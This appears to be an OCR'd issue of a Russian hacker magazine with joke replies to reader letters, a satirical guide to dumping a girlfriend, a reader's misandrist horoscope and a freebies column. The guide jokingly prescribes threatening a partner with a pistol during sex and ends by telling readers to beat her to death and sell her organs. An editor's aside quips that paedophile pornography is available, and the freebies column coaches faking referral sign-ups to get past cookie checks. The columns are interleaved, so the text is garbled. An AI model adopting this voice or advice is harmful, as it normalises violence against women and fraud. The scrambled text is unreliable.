Здрасьте. Меня зовут Вася Пупкин. Господа хорошие, к сожалению, не нашел е-мейл адреса вашего журнала, хотя прочел 12 номеров от корки до корки! Пишу д-ру Коду - он передаст =) остальным. Что ж Вы, нехорошие люди, делаете! Как же Вам не стыдно порочить славную фамилию Пупкиных? Меня из-за Вас из комсомола исключили, с работы выгнали, жена дома шарахается... Все вокруг пальцем тычут и дразнятся - "Хакер, хакер!" И ваапче, Ваш журнал антисоциален! Ну как можно непроверенные ссылки давать? Я множество программ по ним скачивал, а после установки они говорят - "Ошибка такая-то, не хватает той-то длл-ки!". Облом, однако! И вот что странно, с тех пор как начал Ваш журнал читать, четырежды пароли пропадали, дважды диск сам форматировался и прочие "приятные вещи" случались. Мистика какая-то!
Без уважения
Вася Пупкин

Приветствуем вас, уважаемый Василий. Мы, к сожалению, не знаем, что такое е-мейл, поэтому ничем помочь не сможем плюс вы нас просто шокировали новостью, что наш ответственейший работник, передовик Д-р Код - передаст. Это нас чуть не убило, мы уже хотели объявить траур, но потом провели следственный эксперимент, в ходе которого было выяснено, что д-р Код передастом не является, так что теперь его светлое имя восстановлено и теперь все рады. Далее - нам стало ужасно стыдно, оттого что мы так гадко порочили ваш род. Мы после вашего письма решили пойти в архив и порыться в анналах истории в поисках корней вашего рода. Выяснилось, что родоначальником рода Пупкиных был викинг, ярл Пупкур, прибывший на Русь в незапамятные времена. Здесь он женился на русской девушке и от них пошел род Пупковичей. В свое время царь Петр Великий даже подарил им большой надел земли в Сибири за заслуги. Там был основан город Пупкинск, который впоследствии исчез. Ещё ходят легенды о загадочной стране Пупляндии, находящейся где-то в джунглях Амазонки, где, по слухам, живет часть вашего рода, переехавшая туда в эпоху Великих Открытий, но конкретного подтверждения мы так и не нашли. Поэтому мы приносим вам наши глубокие извинения за все неприятности, что мы вам доставили (хотим, однако, заметить, что почетное звание "Хакер" достается далеко не каждому...). Впредь мы обещаем никогда больше не использовать вашу фамилию в своих корыстных целях (а использовать только Василиев Табуреткиных). А антисоциальным наш журнал стал по вине саботажника M.J.Эша. Он в тайне у себя дома в шкафу держит целую кучу длл'ок и втихаря ими приторговывает. Для этого он и дает программы, которые их требуют. А то, что у вас начали происходить загадочные события, так это только начало. Потом начнется маниакально-депрессивный психоз, расстройство желудка, безудержное половое возбуждение и тотальная аннигиляция вашего компьютера (может быть даже вместе с вами), так что читайте его аккуратно.
Всего вам самого наилучшего.

Письмо:
От: Минин Константин
(kminin@mail.ru)

Добрый день! (вечер, ночь и т.п.) Пишу вам вот по какому поводу. Я тот самый начальник, при виде которого нажимают "секретные" клавиши и делают вид, что работают. Мне бы не хотелось оплачивать развлечения перцев. Оплата инета копейки, а зарплата и то, за что я плачу эту зарплату, деньги даже ничего. Вот у меня и есть вопрос: как можно запретить несанкционированные выходы в сеть. Я же не могу сидеть и целый день очень удаленно смотреть, кто чего работает. Я себе не за это деньги плачу. Самый простой, конечно, способ посадить человечка или программку, но... как, короче, запретить и не разрешать. В рабочее время работа на меня и только на меня. О журнале. Читаю с первого номера. Журнал нравится. Немного о себе - женат, имею троих детей.
С уважением
Константин

Доброе утро. Так, значит, вы ТОТ САМЫЙ начальник?? Ура! Наконец-то мы с вами познакомились! Вы, наверное, подчиненных держите в ежовых рукавицах (так им впрочем и надо, чтоб не бездельничали). Как только я прочел ваше письмо, так сразу же захотел нажать на секретную клавишу, но ее у меня на компе не оказалось, я пошел искать и наткнулся на комп Торика, у которого из системного блока торчала какая-то странная педаль... Я ее нажал, открылся люк в полу и оттуда поднялся унитаз... С тех пор я секретных клавиш не ищу. А вот смотреть, кто чего делает, не рекомендую, поберегите нервы. Они ж, бездельники, там, небось, только в чатах знакомятся, а может еще даже голых женщин (мужчин, животных, насекомых, нужное подчеркнуть) глядят! Ужас какой-то.. Никакие человечки и программки здесь не помогут, а помогут сильная воля и порядок. Итак: съешьте побольше конфет рондо, врывайтесь в офис и кричите: "Всем работать молча, перед собой смотреть! Не вертеться! Пасть порву!". И все пойдет как по маслу, поверьте мне. Все будут работать на вас и только на вас, а вы себе за это будете платить много-много денег. Мы очень рады, что вам нравится наш журнал, мы теперь всем об этом скажем и нас зауважают. О нас: живем все вместе одной семьей. Охотимся и земледельничаем, пьем чай с вареньем и чистим зубы два раза в день.
С уважением X.



На письма отвечал Аватар (avatar_angel@mail.ru)

Самое дурацкое письмо номера:

От: Andrey Stepanov, (typoi@aport.tu)


Где находится в настройках 139 порт? Хотел у вас попросить Халявного INTERNETA.



Приветище тебе, Андрей. Вот, наконец, ты и задал вопрос, который так долго мучил всю редакцию Х, спасибо тебе огромное! (мы тебя представим к награде за этот геройский подвиг). Понимаешь, мы сами очень долго пытались выяснить, где и в каких настройках этот хренов 139 порт находится... И решились мы после твоего письма его поискать на компьютере Покровского. Для начала заглянули ему за системный блок (может он там?), но, увидев порты com1 и com2, страшно испугались и решили больше в системный блок не лазить, а слазить лучше в программное обеспечение. Мы долго думали, с чего начать, но потом вспомнили, что ты нам дал путеводную нить, сказав, что 139 порт находится в настройках. Правда в настройках чего - ты не сказал, но мы и сами не глупые, разберемся... Для начала полезли в настройки любимой игры Покровского "porno tetris", но там кроме sound и speed ничего толкового не нашли. Потом решили полазить в настройках Windows. Я лазил в настройках рабочего стола, кто-то в настройках мышки, а кто-то в настройках проигрывателя wav файлов. Но и там ничего не нашли... И тогда мы решили полезть в Bios... Надо сказать, что мы этой штукой никогда не пользовались и не знаем, как она работает, но мы парни бравые и дело свое знаем. Копались мы там, копались, по кнопкам тыкали... И тут комп вдруг как затрещит... "Нашли!" - радостно воскликнули мы хором, и тут вошел Покровский. И в тишине отчетливо так зашипела материнская плата... Теперь мы сидим с шапкой-ушанкой рядом с редакцией на тротуаре (т.к. нас уволили) и собираем тебе на халявный Интернет, ведь ты же все-таки сподвигнул нас на поиски 139 порта! Как только соберем деньги - тут же вышлем наложенным платежом. Удачи тебе и побольше светлых идей в голову! Помогите, люди добрые, мы сами не местные...

В помощь начинающем или как избавиться от

Даниил Шеповалов (dan@xakep.ru)



Все мы любим цеплять теток. Нет, некоторые, конечно, предпочитают цеплять дядек или маленьких осликов, но сегодня я, пожалуй, не буду затрагивать этих некоторых. (Сидящий рядом со мной симпатичный паренек Федя облегченно вздохнул, когда я прочитал ему последнюю фразу). Итак, все мы любим цеплять теток. Думаю, не стоит пояснять, что практически каждый мучачос, читающий Х, является профессионалом этого дела и выгравировал на своем члене уже не один десяток звездочек, каждая из которых символизирует победу информационных технологий и здоровой сексуальной агрессии над женской логикой. Однако запикапенные девушки имеют одну очень плохую черту: они частенько норовят натурально влюбиться в представителя славной секты половозрелых извращенцев, то есть тебя. Поначалу это даже очень ничего: всегда есть кто-то, кто тебя на халяву накормит, напоит, уложит с собой спать и при этом будет воспевать твои достоинства в стихах и гимнах. Но это только поначалу. А потом она тебе надоедает. Ну вот надоедает и все, и ничего тут не поделаешь - такими уж нас создал по образу и подобию своему Всемогущий Господь. Алиллуйя, Господа восславим! Господь любит тебя! Пусти Иисуса в сердце свое! Алиллуйя! Тьфу ты, опять я христианских перфомансов насмотрелся...

Итак, перед нами возникает задача: избавиться от тетки и желательно с минимальными потерями. Выяснять отношения в духе бразильских сериалов нельзя ни в коем случае - иначе твоя последующая жизнь в точности будет напоминать оный шедевр современной кинематографии. Надо провернуть всю операцию таким образом, чтобы тетка была на 100% уверена, что это она тебя бросила, а не ты ее. Только так ты сможешь избежать выцарапывания глаз, ее внезапной беременности или записки "в моей смерти виноват ты, ублюдок". Думаешь, я преувеличиваю? Да ни фига - никто вообще не представляет, что за процессы происходят в голове у особей женского пола, тем более во время такого предельного состояния гормональной интоксикации, как любовь. Во всяком случае, мышлением эти процессы назвать трудно. Так что держи, приятель, подробное руководство к действиям, которое позволит тебе стать свободным и посвятить свою жизнь Иисусу... Вот дерьмо, еще раз увижу этих "господа восславим" - убью на фиг. Велик Аллах!

1. Предположим, вы находитесь в каком-нибудь романтичном месте, ну там развод мостов наблюдаете или закат какой. Да, пожалуй, закат лучше всего. Ну так вот, значит вы находитесь там, ты держишь ее за руки, а она лучезарно смотрит на тебя влюбленными глазами и всем своим видом говорит, что сейчас вы сольетесь в романтичном поцелуе на фоне заходящего солнца, прямо как в последней серии "Любовь и тайны Сансет-Бич". Что же тебе следует сделать в этом случае? Кто сказал "блевануть ей на блузку"? Стыдитесь, молодой человек, это пошло и банально, так только гопники при дворе короля Артура поступали. Хотя следует отметить, что рациональное зерно в этой идее есть. Тебе же следует разразиться тирадой вроде "Любимая, в этот момент, когда солнце в последнем дуновении своей страсти соприкасается с прохладной гладью воды, когда весь мир окрасился в цвет нежности и любовной истомы, в этот момент я не могу больше сдержать своих чувств по отношению к тебе...". И как только она закроет глаза и потянется своими губами к твоим, тут же прочисти нос и смачно харкни на землю со словами: "Извини, милая - простыл я вчера сильно".

2. Допустим, сегодня исполняется ровно год, как вы впервые встретились. Что ты должен сделать? Небрежно бросить: "А мы вроде как год назад перепихнулись-то в первый раз"? Молодой человек, выйдите из зала, здесь собрались приличные люди. А должен ты, как всякий уважающий себя мачо, устроить ей настоящий праздник. Так что нежно обними ее и прошепчи на ушко: "Милая, сегодня особенный день, и я постараюсь чтобы он остался для тебя незабываемым до конца твоей жизни". Затем вы образцово-показательно прикидываетесь для выхода в свет и идете... но ни фига не в ресторан или в оперу какую, а совсем даже в какой-нибудь мрачный клубешник, где сегодня выступает группа "Карлсон-потрошитель" в поддержку своего альбома "Я хочу отыметь тебя в анус". Ясное дело, в клубе ты тотчас забываешь про свою подругу и зажигаешь с тремя тетками одновременно. Обязательно нажрись и обдолбайся до тотального распада личности - весьма способствует. Также неплохо будет, если в разгар вечеринки она застанет в чилауте недетскую интернациональную оргию с тобой в главной роли.

3. Если ей вдруг сильно приспичит с тобой переспать, и она начнет агрессивно тебя домогаться, пересиль свои сексуальные алгоритмы и прогрузи ей длинную историю о том, что ты вступил в Церковь Второго Прихода Джа, а также в Общество Сознания Фиолетовой Реальности и теперь не занимаешься сексом по религиозным и морально-этическим убеждениям. Затем отстрани ее, вставь в видеомагнитофон кассету с жесточайшей порнухой и займись при ней сеансом интенсивной мастурбации. На все вопросы отвечай, что мастурбировать как раз таки тебе твои морально-этические убеждения позволяют. Да, кстати, если у тебя нет подходящей порнушки, обращайся ко мне, всего за 19.99$ ты можешь получить копию потрясающего фильма "Даня Шеповалов разбирается в технологии ActiveX". (Причечание главреда: также ты можешь позвонить мне и заказать кассету с любыми сексуальными извращениями. Тел: 1-800-SINtez. Заказ онлайн в мегашопе "Секс и Холоды в Лас-Вегасе" - www.orgazm-by-holod.net. Педофильная и гомосексуальная порнография всегда доступна у СайдЫгза - Mitin0 BaZaR, палатка 31337.)

4. Познакомь ее лично с Данечкой Шеповаловым и скажи, что это - твой лучший друг, и он теперь будет приходить к вам каждый вечер рассказывать основы философской доктрины когерентной рефлексии сознания паранирваны, ограниченного иллюзорной энергией собственного самоопределения. Также не забудь упомянуть, что через месяц ты вместе с ним, то есть вместе со мной, то есть с ним, то есть, короче, через месяц вы совершите парный непилотируемый прыжок с останкинской телебашни, чтобы на высоте 57 метров пробить пространство-время и выйти в Шамбалу.

5. Целыми днями слушай исключительно рэп. Ночи проводи с магнитофоном на улице около бочки с горящем мусором в компании других обсосов. Постарайся ограничить свой лексикон исключительно словами "ёу", "мазафака" и "битч". Во время секса со своей навязчивой пассией зажимай ей рот рукой, приставляй к голове пистолет и зло шипи: "Сука, если ты вскрикнешь - я тебя убью.". Над своей кроватью повесь портрет Мартина Лютера Кинга в полный рост. Потихоньку начинай заниматься грабежами и приторговывать наркотиками - подружке

у ублюдку, подружки

скажешь, что тебе нужны деньги на трансплантацию кожи, так как все, чего ты хочешь в этой жизни, - это стать черным и бороться за права афроамериканцев.

6. Когда идешь с ней по улице, то и дело указывай на проходящих мимо девушек и, брызгая слюной, шепчи на ухо: “Нет, ну ты посмотри, какая аккуратная попка, не то что у тебя”. Если же твоя подружка живет с тобой под одной крышей, то очень здорово будет проделать и следующий трюк. Весь вечер тщательно прихорашивайся перед зеркалом, а затем заяви: “Милая, я сегодня переночую у Анжелики, если будет звонить Яна, Наташа или Ольга, скажи, что я допоздна задержался на работе, а ты - моя сестра.”.

7. Начни слегка краситься и стильненько одеваться в обтяжку. Часами красуйся перед зеркалом, прихорашиваясь. Совершенно перестань как-либо реагировать на женщин и в первую очередь на нее. Тусуйся по гей-клубам, заведи себе соответствующих друзей, короче, недвусмысленно давай ей понять, что ты теперь совсем не тот мачо, которым был раньше. Когда же она поставит вопрос ребром: “Выбирай: или я, или твои пид... то есть парни!”, поправь прическу и скажи: “Милая, не беспокойся, у нас все образуется - еще два-три месяца, и у меня будет достаточно денег, чтобы позволить себе операцию по перемене пола. Я всегда мечтал быть лесбиянкой, представь только, как нам хорошо будет вместе” .

8. Гадко хихикая, мелкими шажками подбеги к ней и скажи: “Ты думаешь, это я убил Деда Мороза? Думаешь, я доказал теорему ужаса?”. Затем выхвати вареную рыбу из заранее приготовленной кастрюли, заберись на шкаф и начни ее облизывать, при этом опасливо оглядываясь и приговаривая “рикки-тикки-тави не найдет змею космической интенсивности”. Потом пристально посмотри на нее и произнеси загробным голосом: “Я громко слышу то, что ты видишь”, тщательно принюхайся к воздуху и с истошным криком “Грядет мертвый Буратино! Да не оставит нас священный напалм!” спрячься под кровать и не вылезай оттуда до приезда скорой помощи.

9. Если после проведения предыдущего трюка тебя уже выпустили из крезы, а герла все еще не собирается сваливать, то очень уместна будет следующая тема. Начни собирать газетные вырезки о маньяках-убийцах. Часами рассматривай их, а заметки об особо жестоких убийствах и изнасилованиях наклей на стены. Пополни свою видеотеку фильмами “Остров людоедов”, “Кровавое месиво” и “Гармония отрезанных грудей”. Также неплохо бы было завести на время коллекцию всевозможных ножей, плеток, кожаных масок и костюмов с заклепками, удавок, ну и прочих специфических орудий производства. И вот когда однажды бедная девушка застанет тебя мастурбирующим на сцену зверского убийства маленького ослика... вот черт, опять проговорился... так вот, когда однажды бедная девушка застанет тебя мастурбирующим на сцену зверского убийства другой бедной девушки в фильме “Абразивный станок”, что ты сделаешь? Правильно, молодой человек! Все же выйдет из вас кое-какой толк. Ты достанешь свой самый красивый нож с мелкими зубчиками, проведешь им по своей ладони, затем сладострастно слизнешь появившуюся кровь и скажешь: “Знаешь, милая, я уже давно собирался с тобой поговорить кое о чем...”

10. Ну а если она такая стерва, что даже после проведения всех предыдущих мероприятий все еще влюблена в тебя, остается только одно средство - застучи ее до смерти по голове шариковой ручкой, а затем продай тело на органы.



Их ответ нам

Даниил Шеповалов (dan@xakep.ru)

Вот сколько миллионов лет уже живу на свете и каждый раз снова и снова убеждаюсь, какие же неблагодарные и мстительные существа эти женщины. Вскоре после выхода в свет самого правдивого гороскопа тысячелетия, благодаря своему почтовому ящику, я выяснил, что являюсь по совместительству:

- мерзким ублюдком
- гадким лгуном
- вшивым онанистом
- импотентом
- сексуально-озабоченным шизофреником
- кретином
- инфантильным зоофилом

Не буду продолжать, скажу лишь, что апогея своей славы я уже достиг два месяца назад, так что все эти наименования оставляют меня практически равнодушным. А все дело в том, что "Оригинальный сетевой журнал NON, издающийся больными" присудил мне непереходящее почетное звание "Даниил Шеповалов, хиппи и онанист" и записал на втором месте в топ-листе ублюдков имени латышского педофила Эйно Рахья. Прошу заметить, что это тот самый журнал, который проповедует "тоталитарную анархию, избиение младенцев, эвтаназию, педофилию, потоптание муравейников, террор, ненависть, кровь и сперму" и поддерживается "сборищем жидов, поэтов, монахов, ублюдков, параноиков, антисемитов, подонков и дегенератов". Так что выше подняться мне уже некуда и остается лишь почивать на лаврах.

Однако, помимо этой, несомненно, конструктивной критики, я получил и "самый правдивый мужской гороскоп", составленный, естественно, женщиной, а точнее Тетей Джиной (gina@mailbox.alkor.ru). Ясное дело, не опубликовать мы его не можем, поскольку в противном случае получим массовые обвинения в половой дискриминации, геноциде и контрабанде ураном. Так что всем читать.

Гороскоп от тети Джины

Внимание!! Девушки и женщины!! Все нижеперечисленные субъекты, независимо от знака зодиака, являются эгоистами, грубыми животными и толстокожими бегемотами, пожирающими пиво и возлежащими на диване, в то время когда мы - женщины - тащим на себе существование этого жалкого шарика (то бишь планеты Земля) !!!

Дева

Естественно, эгоист. В своем роде уникум. Человек, комплексующий из-за названия собственного знака зодиака и на этом фоне отчаянно пытающийся выглядеть гораздо мужественнее, чем он есть на самом деле. Иногда впадает в крайности. Пытается очаровывать и доказывать свое превосходство над остальными представителями себе подобных. Любит говорить комплименты, а особенно следить за реакцией на них. Если видит, что комплимент сработал, его начинает нести... Доходит до признаний в вечной любви и единстве его и вашей мантры на фоне гармонии межгалактического сознания любви. Верить нельзя категорически. В постели обычно не представляет ничего убедительного. Вместо бурного и страстного секса может почитать книжку, аргументируя этот тем, что его мантра устала. Завалить в постель можно слезами, романтическими клятвами, пылкими признаниями и прочей романтической ерундой. Не склонен к экспериментам. Иногда бывает БИ.

Весы

Пай-мальчик. Внимательный, вежливый и обходительный. Не требует повышенного внимания к своей персоне. Скромен и этим завоевывает. Но иногда эта скромность приводит к появлению у тебя эдипового комплекса. Хочется взять малыша на ручки и дать ему сисю, лишь бы не смотрел всю жисть на тебя "синими брызгами". В постели нежен. Часто от излишней эмоциональности и душевности получается не секс, а слезные объятья. Не любит секс. Может обходиться и без него, довольствуясь домашним борщом, теплой постелькой и удобной квартирой. К старости становится невыносим, так как впадает в детство и начинает всерьез требовать сисю. Обычно гетеросексуален.

Скорпион

Ходячий секс. Но без мозгов. Думает одной единственной извилиной, которая дислоцируется в трусах от "Версаче". Терпелив. Готов слушать твои слезные исповеди о тяжкой женской доле. Будет делать сочувствующее лицо, может даже пустить с тобой слезу. Но все это лишь скорпионья тактика - войти в доверие и завалить. На утро "забудет" спросить твой телефон. Не терпит упреков в вопросах секса. Он ведь непревзойденный мастер! Если ты не кончила после первого его прикосновения - будет мучить тебя до появления взаимных орально-генитальных мозолей. Редко кто может удовлетворить его буйную сексуальную фантазию. Если такое и случается, то данная девушка срочно помечается красным маркером в его тетради с победами и стратегиями на поле секс-битв (не сомневайся, у него такая тетрадь есть). Гетеросексуален.

Стрелец

Этакий морячок Папай. Бодрый телом и духом. Причем всегда. Что, в общем-то, может вызвать здоровое раздражение. Старается обеспечить дом и семью. Для этого лезет в любой прибыльный (и не очень) бизнес. Не скряга. Его позиция - "все самое лучшее и красивое мне и моей семье". Сексом занимается по-пионерски - быстро и задорно. Все же бизнес у него на первом месте. Хочет детей и побольше. Чтоб было чем гордиться перед начальниками-подчиненными. А если ты нарожаешь ему отряд "стрельчат-сорви-голова", осыплет тебя золотом, шубами и курортами и уже никогда не уйдет от тебя налево, хотя бы из чувства долга перед Семьей. Радость секса понимает ближе к старости, когда (как говорится) "верхи хотят, а низы не могут"... Гетеросексуал.

Козерог

Мания величия бежит перед ним с мегафоном и транспарантами. Презирает женщин как разумных созданий. Считает, что женщине место на кухне, и право голоса она имеет только 8 Марта. В случае твоего залета уйдет без лишних объяснений, сославшись на то, что "ты своими кухонными мозгами все равно не поймешь его Великой цели в жизни". В постели иногда прибегает к садомазохизму (естественно, с собой любимым в роли Господина). Не думает о том, чтобы доставить удовольствие тебе. Может вообще думать о постороннем, например, о том, какой он офигительный мужик. Можно привязать к себе лишь восхищением и бесконечными и оригинальными (!) комплиментами. Но в случае повторения хотя бы одного из них - уйдет, опять же без объяснения причин. Иногда бывает БИ.

Водолей

Эстетствующий эгоист. Но не без шарма. Как правило, интеллигентен и при соответствующем образовании может сразить интеллектом. Может заливать обо всем на свете бесконечно. Любит быть в центре внимания. Часто влюбляется, но быстро теряет интерес, если очередная пассия не догоняет (что говорить о том, чтобы перегнать!) его мозгами. В сексе изобретателен. Ценит свободу как духовную, так и телесную. Будет ходить налево пока будет позволять здоровье. Как правило, гетеросексуал.

Рыбы

Физическое олицетворение рыбы. Юркий и неуловимый. Если пойдет налево, ты об этом никогда не узнаешь. Тщательно конспирируется. Но дома и в семье выглядит абсолютно искрен-

ним. Частенько впадает в депресняк из-за несбывшихся надежд и планов. В сексе всегда ищет что-то новое, экспериментатор. Даже может женится и родить детей, но это все равно его не удержит. Будет ходить налево и конспирироваться. Конспирироваться и ходить налево. Иногда бывает БИ.

Овен

Идет напролом ради счастья. Присутствует комплекс жертвы. Так часто ему приходится жертвовать чем-то дорогим ради блага любимой. Не любить ходить налево. Занимается сексом с трагичной гримасой на лице, вероятно думая, что это в последний раз. Клинический случай в любви. Она должна быть одна и на всю жизнь. Никогда тебя не отпустит, по крайней мере пока дышит. Авантюрист. Но разумный. Как правило, гетеросексуал.

Телец

Добротный и уверенный в себе мужик. На 100% уверен, что он - единственная опора слабой женщины. Без него никуда, даже в туалет... А вдруг тебя в толчок засосет?? Надо спасать! Частенько у него возникают отцовские чувства к даме. Налево ходит только в бухом состоянии. После чего страшно мучается и ругает себя. В сексе предпочитает стандарт. Не жди от него сюрпризов. Вечен и непоколебим как скала. Гетеросексуал.

Близнецы

Непростой тип. В его судьбе всегда должно быть двое. Либо его вторая половина ты, либо - его вторая натура. В последнем случае я тебе не завидую. Такой человек полон неприятных сюрпризов. В сексе не эгоист... что парадоксально. Любит доставлять тебе удовольствие, если этого не случилось - впадает в депрессию. Хозяйственен... Умеет мыть посуду. Считает в отношениях самым главным духовную близость. Заваливается легко, так как по натуре похотлив, хотя и прикидывается скромным "рубахой-парнем". Бывает БИ.

Рак

Парадокс. По жизни до неприличия хозяйственный и с виду весьма семейный человек. Но если его не удовлетворяет сексуальная жизнь с подружкой/женой, идет налево. Мучается от любви к двум женщинам. В сексе забывает о себе, стараясь доставить удовольствие тебе, при этом не интересуясь, что заводит тебя больше всего. Любит делать красивые подарки в виде цветов, духов и т.д. Может легко познакомить тебя с женой, не задумываясь о последствиях. Обычно гетеросексуал.

Лев


Уникальный человек. Тут мания величия превосходит все допустимые пределы. Если ты не восхищаешься им, не слушаешь его гениальную музыку/стихи и т.д. - морально уничтожит тебя. Растопчет и не поморщится. Он считает себя единственным мужчиной на земле, который знает, в чем заключается счастье всего женского народонаселени... в Нем. Он - Пастырь, а бабы - овцы. Он один лучше знает, что им нужно. Ведь он - Тутанхамон, Геракл, Цезарь и дедушка Ленин в одном лице. Он завоевывает и властвует. В сексе... хм... даже сложно сказать... Ты должна понимать своими овечьими мозгами, что, занявшись с тобой сексом, он оказал тебе вселенскую услугу... И попробуй не написать после этой ночи хвалебную песню Ему или (на худой конец) оду... Иногда БИ.



I LIKE FR

БЕСПЛАТНЫЙ СЫР (CHEESE@XAKEP.RU WWW.FOX.TT.EE/CHEESE)

Free stuff, free stuff - чего они, нормального языка не знают? Не free stuff, а "халява", йотить. Мало того, что анкеты у них у всех на ненашенском, так они еще и в терминологии ни фига не секут. Говоря словами брата Данилы из "Брат-2", прибывшего на пограничный терминал в Чикаго, - "вот уроды"!



К примеру, пишет мне письмо чудак из саппорта одного буржуйского баннерного спонсора: "Не объясните ли вы, почему у вас кошак такой жадный на сайте намалеван (кошак - на сайте Бесплатного СЫРа; с протянутой лапой-загребалкой)? И каким именно боком относится к нему наш баннер, висящий поблизости и рекламирующий бизнес-портал?" Ну, что я виноват, что у них на баннере невесть что изображено, и он невесть что рекламирует? Мне-то что - висит себе и висит, никому не мешает; денежку в карман мне кладет. Раз в год :).

Кошак им, видите ли, не понравился... Да я, чтоб они знали, целый час его рисовал! Или больше - не упомню уже, давно дело было. Не секут парни, что нам одна редька: главное, чтобы на халяву! Можно подумать, что RBC или gazeta.ru их баннер у себя вывесит. Пусть радуются тому, что есть. Иначе и этого не будет. А то мы как обидимся все разом и перестанем заказывать у них халявные майки, сидюки и каталоги - в момент все их бесплатные раздачи закончатся! Потому как халявно-рекламной индустрии придет окончательный и бесповоротный абзац! Кому она нужна? Американцам, что ли? Так они уже сыты этой самой рекламой по горло! Мы ж к ним с добрыми намерениями, а они к нам еще и с претензиями. Едрический корень!

Ясен перчик, что все вышесказанное - шутка юмора. Но в любой шутке есть доля истины: раздавать "халяву" в среде бизнесменов бессмысленно. Им имидж не позволит спуститься до нашего с вами уровня. А вот в нашей среде халявщиков - без вопросов. И западеньска надпись на нашей груди "Асимба" даст большее той же Асимбе, нежели тысяча и один проспект, отосланный, полученный и

http://www.coolclothing

EE STUFF

отправленный сразу, без прочтения, в мусорный ящик какого капиталиста - медиамагната, владельца трестов и корпораций. Хотел бы я видеть, например, Гусинского в жилеточке от Асимбы :). Или Билла Гейтса в трусах в горошек, о которых речь пойдет чуть ниже.

МАЙКИ-ШМОТКИ

Кстати, про Асимбу: помнишь, я говорил тебе, что у них на сервере идет бойкая раздача жилеток из флиза? Нормального, не польско-китайского, скатывающегося при первой же стирке. Так вот, сейчас у них на www.asimba.com , помимо жилеток, стали ли у тебя динамический айпи). И не забудь при этом затереть перед каждым сеансом всю свою темп-дирректорию, вместе с куками. На всякий случай. Или же поставь себе НетШкаф: все одно, кроме экспериментов, он больше ни на что сегодня не сгодится. А ведь было время, когда нетскапа ноги терла об ИЕ3.0... Короче, потри тыковку и получи 100% гардероб на все случаи жизни и сюрпризы лютой непогоды.

Но не беда: помимо этих жадюг, на свете есть куча иных хороших парней. Например, заполнив анкетную форму на http://linkfree.excelland.com/tshirt.htm , ты без вопросов получишь симпотную Т-шерт ShirtPromotion/0,11034,,00.html . Если этот адрес умрет, набери просто http://www.military.com/ и найди на сервере ссылку Free T-shirt: видимо, им приходится отбиваться от наплыва желающих, и поэтому они от случая к случаю меняют его. Майка - супер! Спереди - скромная надпись Military.com. А сзади, от шейных позвонков до самого копчика, "милитаристская" картина, исполненная в болотно-зеленых цветах: вертолеты, самолеты, крутые чуваки в камуфляжах etc. Короче, все хорошо, но, на мой взгляд, подстать случаю, они могли бы рассылать именно камуфляжные майки, а не это фуфло: благо, ВС США списывает их в избытке, отлежали свое на складе - все, списали. Было бы круче. Или

А ТО МЫ КАК ОБИДИМСЯ ВСЕ РАЗОМ И ПЕРЕСТАНЕМ ЗАКАЗЫВАТЬ У НИХ ХАЛЯВНЫЕ МАЙКИ, СИДЮКИ И КАТАЛОГИ - В МОМЕНТ ВСЕ ИХ БЕСПЛАТНЫЕ РАЗДАЧИ ЗАКОНЧАТСЯ! ПОТОМУ КАК ХАЛЯВНО-РЕКЛАМНОЙ ИНДУСТРИИ ПРИДЕТ ОКОНЧАТЕЛЬНЫЙ И БЕСПОВОРОТНЫЙ АБЗАЦ!

раздавать еще и майки с бейсболками, куртки (типа "ветровка") и шорты. Все мной лично уже получено и опробовано: то, что доктор прописал! Для получения халявы надлежит привлечь не менее 10 человек на штуку "фри штуфа". Кстати, если ты решишь региться "как всегда", то знай, что они куки проверяют. Так что не удумай всех десятерых генерить с одного единого компа: если засекут, единственное, что ты получишь взамен, - один большой и выразительный боцманский загиб, от локтя который. К такому деликатному вопросу, как "регистрация", подходить надо творчески. Нет рефералов и неоткуда их взять - сходи в библиотеку, посиди в компУтерном классе, залогинься раза три-четыре через своего провайдера (ес- (или ширт, или шит :) - как там у них). Не совсем понятно, зачем им это нужно - на майке я не нашел никакой рекламы их фирмы, но может быть тех маек у них - горы. Не нам за это болеть. Выбрав нужный размер - от медиума до экстра лэрджа, и цвет - серый, красный или белый, жми на кнопку и жди. Интересная деталь: в анкете поле "компания" помечена болдом. Есть соображение, что без его заполнения ты ничего от них не получишь. Напиши там чего: например, работаю в МелкоМягкой фирме (MicroSoft). Неважно - что. Главное, чтобы поле было заполнено.

